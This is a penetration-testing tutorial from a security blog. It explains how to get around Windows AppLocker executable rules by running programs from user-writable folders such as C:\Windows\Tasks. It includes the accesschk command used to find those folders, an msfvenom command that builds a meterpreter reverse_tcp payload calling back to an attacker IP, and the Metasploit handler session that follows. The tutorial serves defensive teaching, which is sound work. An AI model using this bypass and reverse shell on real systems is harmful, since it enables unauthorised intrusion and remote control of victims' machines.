
Bypass Application Whitelisting using Weak Path Rule


February 6, 2019 By Raj Chandel

Finding loopholes is very important when you are the part of a pen-testing team. Because such loopholes are the source of hacking as the attacker will actively look for them. So in order to patch such loopholes, you must know how to and where to find them. One of such loopholes is something known as weak folders in windows.

To secure windows, there are multiple security policies provided by Microsoft. One of such policies does not allow an exe file to execute which means a malicious exe file that can be sent by an attacker will not work in the targeted PC. To apply such policy, you need to go into the local security policy of Windows > Applocker > Executable Rules > and then apply the policy. As you can see in the image below the default rule has been set.




Now, if you try to run any given .exe file, it will not run. Here, I have tried to execute putty.exe file but as you can see in the image below it does not run.



The loophole to this policy is that there still few folders, which despite such activated security policies, has the write and read permissions and such files will execute from these folders. If I run the same exe i.e. putty.exe in the

C drive > windows > tasks folder then it will be executed as shown in the image below.



To check which folders have read and write permission, you can use the following command:

```
accesschk64.exe "Users" c:/Windows -w
```

Using this command, you can see in the following image that everywhere the access is denied except for the temp, task and tracing folders.


```
C:\Windows\system32\cmd.exe
C:\Windows\Tasks>accesschk64.exe "Users" c:\Windows -w

Accesschk v6.12 - Reports effective permissions for securable objects
Copyright (C) 2006-2017 Mark Russinovich
Sysinternals - www.sysinternals.com

c:\Windows\CSC
  Error getting security:
  Access is denied.
c:\Windows\InfusedApps
  Error getting security:
  Access is denied.
c:\Windows\LiveKernelReports
  Error getting security:
  Access is denied.
c:\Windows\ModemLogs
  Error getting security:
  Access is denied.
c:\Windows\Prefetch
  Error getting security:
  Access is denied.
RW c:\Windows\Temp
RW c:\Windows\tracing

C:\Windows\Tasks>
```

Now let's experiment with a malware which we will create using msfvenom for the targeted PC with the following command:


```
msfvenom -p windows/meterpreter/reverse_tcp lhost=192.168.1.107 lport=1234 -f exe
```

```
root@kali:~# msfvenom -p windows/meterpreter/reverse_tcp lhost=192.168.1.107 lport=1234 -f exe > shell.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 341 bytes
Final size of exe file: 73802 bytes
```

When you execute the above malware in the victims' PC, it will not run due to the applicable security policies.



But, if using the loophole, you execute the file from the tasks folder as shown in the image below:



Then, you will have your meterpreter session as desired.

```
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set lhost 192.168.1.107
lhost => 192.168.1.107
msf5 exploit(multi/handler) > set lport 1234
lport => 1234
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.107:1234
[*] Sending stage (179779 bytes) to 192.168.1.106
[*] Meterpreter session 1 opened (192.168.1.107:1234 -> 192.168.1.106:49949) at

meterpreter > sysinfo
Computer        : DESKTOP-2KSCK6B
OS              : Windows 10 (Build 10586).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter >
```

So, while providing security or attacking you must know everything about the targeted machine so that you can use their security against them or provide even better security by patching such loopholes.